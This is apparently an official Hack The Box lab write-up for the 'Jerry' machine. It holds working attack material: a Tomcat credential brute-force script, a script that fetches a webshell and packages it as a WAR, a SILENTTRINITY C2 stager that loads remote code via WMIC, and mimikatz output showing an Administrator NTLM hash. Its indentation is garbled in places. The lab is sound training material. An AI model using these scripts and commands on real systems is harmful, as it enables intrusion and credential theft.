Hack The Box
PEN-TESTING LABS

Jerry

11th November 2018 / Document No D18.100.27

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Difficulty: Easy

Classification: Official

SYNOPSIS

Although Jerry is one of the easier machines on Hack The Box, it is realistic as Apache Tomcat is often found exposed and configured with common or weak credentials.

Skills Required

- Basic Python/Ruby etc. or familiarity with web brute force attack tools

Skills Learned

- Basic script debugging
- Custom war file payload creation
- SILENTTRINITY post-exploitation framework installation and usage (courtesy of IppSec Jerry video)


Enumeration

Nmap

masscan -p1-65535 10.10.10.95 --rate=1000 -e tun0 > ports

ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

nmap -Pn -sV -sC -p$ports 10.10.10.95



```
root@kali:~/hackthebox/Jerry# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr
root@kali:~/hackthebox/Jerry# nmap -Pn -sV -sC -p$ports 10.10.10.95
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-13 15:09 EST
Nmap scan report for 10.10.10.95
Host is up (0.20s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.10 seconds
root@kali:~/hackthebox/Jerry#
```

Nmap reveals an Apache Tomcat installation on the default port, and visual inspection reveals that the HTML Web Manager application “/manager/html” is accessible.


Identification of Valid Credentials

Is it worth trying to login with default or common credentials, and @danielmiessler's SecLists contains a comprehensive list of Tomcat credentials.

https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt

As this list contains 79 credentials it is worth scripting some automation, or using a brute force tool such as hydra.

The script "tomcat-brute.py" **(Appendix A)** is used, which reveals that a username of "tomcat" and password of "s3cret" are valid.




```
root@kali:~/hackthebox/Jerry# python tomcat-brute.py
Found valid credentials "tomcat:s3cret"
Found valid credentials "tomcat:s3cret"
root@kali:~/hackthebox/Jerry# 
```

Exploitation

Creation of WAR File

The script “make-war.sh”, see **(Appendix B)** can be used to create a WAR file. The “jsp File browser 1.2” by Boris von Loesch can be used to enumerate the file system and execute system commands.


https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp


hackthebox
Jerry
make-war
index.jsp
make-war.sh
wshell
wshell.war
root@kali: ~/hackthebox/Jerry/make-war
File Edit View Search Terminal Help

```
root@kali:~/hackthebox/Jerry/make-war# ./make-war.sh
--2018-11-14 18:01:36--  https://raw.githubusercontent.com/tennc/webshell/master
/jsp/jspbrowser/Browser.jsp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.0.133
, 151.101.64.133, 151.101.128.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.0.13
3|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 73483 (72K) [text/plain]
Saving to: ‘index.jsp’

index.jsp           100%[===================>]  71.76K  --.-KB/s    in 0.02s

2018-11-14 18:01:36 (3.02 MB/s) - ‘index.jsp’ saved [73483/73483]

added manifest
adding: index.jsp(in = 73483) (out= 18124)(deflated 75%)
root@kali:~/hackthebox/Jerry/make-war# 
```

Deployment of Webshell

After logging in to the Web Manager, and deploying the WAR file using the “WAR file to deploy” section, the “wshell” application is visible.



/wshell	*None specified*		true	0

Deploy

Deploy directory or WAR file located on server

Context Path (required):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file chosen

Clicking on this link brings up the webshell.

The webshell can now be upgraded to a SILENTTRINITY agent. SILENTTRINITY is a new post-exploitation agent powered by Python, IronPython, C#/.NET made by @byt3bl33d3r.

IppSec demonstrates this framework in the Jerry video https://youtu.be/-O3SPrYhAMo, and this is replicated in the section below.

Post-Exploitation

Upgrading to SILENTTRINITY Agent

SILENTTRINITY can be installed as follows.

```
cd /opt
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt-get install python3.7-dev python3-pip
cd SILENTTRINITY/Server/
python3.7 -m pip install -r requirements.txt
```

Make a minor change to http.py to comment out line 66 - thanks to @yaap7for the workaround. https://github.com/byt3bl33d3r/SILENTTRINITY/issues/6

```
vi /opt/SILENTTRINITY/Server/listeners/http.py
```


The SILENTTRINITY server can now be started and configured.

```
python3.7 st.py 2> /dev/null
```


```
ST (listeners) ≫ use http
ST (listeners)(http) ≫ set BindIP 10.10.14.10
ST (listeners)(http) ≫ start
[+] Listener 'http' started successfully!
ST (listeners)(http) ≫ Running on https://10.10.14.10:443 (CTRL + C to quit)
ST (listeners)(http) ≫ stagers
ST (stagers) ≫ use wmic
ST (stagers)(wmic) ≫ generate http
[+] Generated stager to wmic.xsl
[*] Launch with:
C:\Windows\System32\wbem\WMIC.exe os get /format:"https://myurl/wmic.xsl"
```

Extraction of Administrator NTLM hash

SILENTTRINITY supports many options, such as mimikatz and execute-assembly.



```
ST (modules) ≫list
+Modules------------+---------------------------------------------------------------------------------------------------------+
| Name              | Description                                                                                             |
+-------------------+---------------------------------------------------------------------------------------------------------+
| excelshellinject  | Executes arbitrary shellcode using Excel COM objects                                                    |
+-------------------+---------------------------------------------------------------------------------------------------------+
| github_exfill     | Backs up files to a github repo                                                                         |
+-------------------+---------------------------------------------------------------------------------------------------------+
| execute-assembly  | Execute a .NET assembly in memory                                                                       |
+-------------------+---------------------------------------------------------------------------------------------------------+
| shell             | Runs a shell command                                                                                    |
+-------------------+---------------------------------------------------------------------------------------------------------+
| msilshellexec     | Executes shellcode by using specially crafted MSIL opcodes to overwrite a JITed dummy method.           |
|                   | C# code that injects shellcode is dynamically compiled through the pyDLR                                |
+-------------------+---------------------------------------------------------------------------------------------------------+
| powershell        | Execute arbitrary PowerShell in an un-managed runspace                                                  |
+-------------------+---------------------------------------------------------------------------------------------------------+
| systeminfo        | Enumerates basic system information.                                                                    |
+-------------------+---------------------------------------------------------------------------------------------------------+
| internalmonologue | Executes the Internal Monologue attack.                                                                 |
|                   | If admin, this will give you the Net-NTLMv1 hashes of all logged on users                               |
+-------------------+---------------------------------------------------------------------------------------------------------+
| uploader          | Upload a file to a destination path.                                                                    |
+-------------------+---------------------------------------------------------------------------------------------------------+
| safetykatz        | Creates a minidump of LSASS via Win32 API Calls, loads Mimikatz in memory and parses the dump for creds |
+-------------------+---------------------------------------------------------------------------------------------------------+
| mimikatz          | Loads Mimikatz in memory and executes the specified command                                             |
+-------------------+---------------------------------------------------------------------------------------------------------+
| ipconfig          | Enumerates network interfaces.                                                                          |
+-------------------+---------------------------------------------------------------------------------------------------------+
```



```
ST (sessions) ≫modules
ST (modules)(mimikatz) ≫use mimikatz
ST (modules)(mimikatz) ≫set Command 'privilege::debug LSADUMP::SAM'
ST (modules)(mimikatz) ≫run 60c6418e-d851-4217-a2c6-9540039f49cc
[+] 60c6418e-d851-4217-a2c6-9540039f49cc returned job result (id: LOVYdpCJ)
[+] Running in high integrity process
[*] In 64 bit process

  .#####.   mimikatz 2.1.1 (x64) built on May  9 2018 15:35:27
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # privilege::debug
Privilege '20' OK

mimikatz(powershell) # LSADUMP::SAM
Domain : JERRY
SysKey : 777873202c520da6e5ce6f10e419892b
Local SID : S-1-5-21-2323042369-1334567395-6350930

SAMKey : f9949362f1f1bada77d23e7d6370d3d6

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: fe34b627386c89a49eb254f6a267e4d9
```

Appendix A

```
#!/usr/bin/env python


import sys

import requests


with open('tomcat-betterdefaultpasslist.txt') as f:

        for line in f:

                c = line.strip('\n').split(":")

                r = requests.get('http://10.10.10.95:8080/manager/html', auth=(c[0], c[1]))


          sys.stdout.write("\033[K")

          sys.stdout.write(line.strip('\n') + '\r')

          sys.stdout.flush()


          if r.status_code == 200:

             print "Found valid credentials \"" + line.strip('\n') + "\""
```

tomcat-brute.py

Appendix B

```
#!/bin/sh


wget https://raw.githubusercontent.com/tennc/webshell/master/jsp/jspbrowser/Browser.jsp -O index.jsp

rm -rf wshell

rm -f wshell.war

mkdir wshell

cp index.jsp wshell/

cd wshell

jar -cvf ../wshell.war *
```

make-war.sh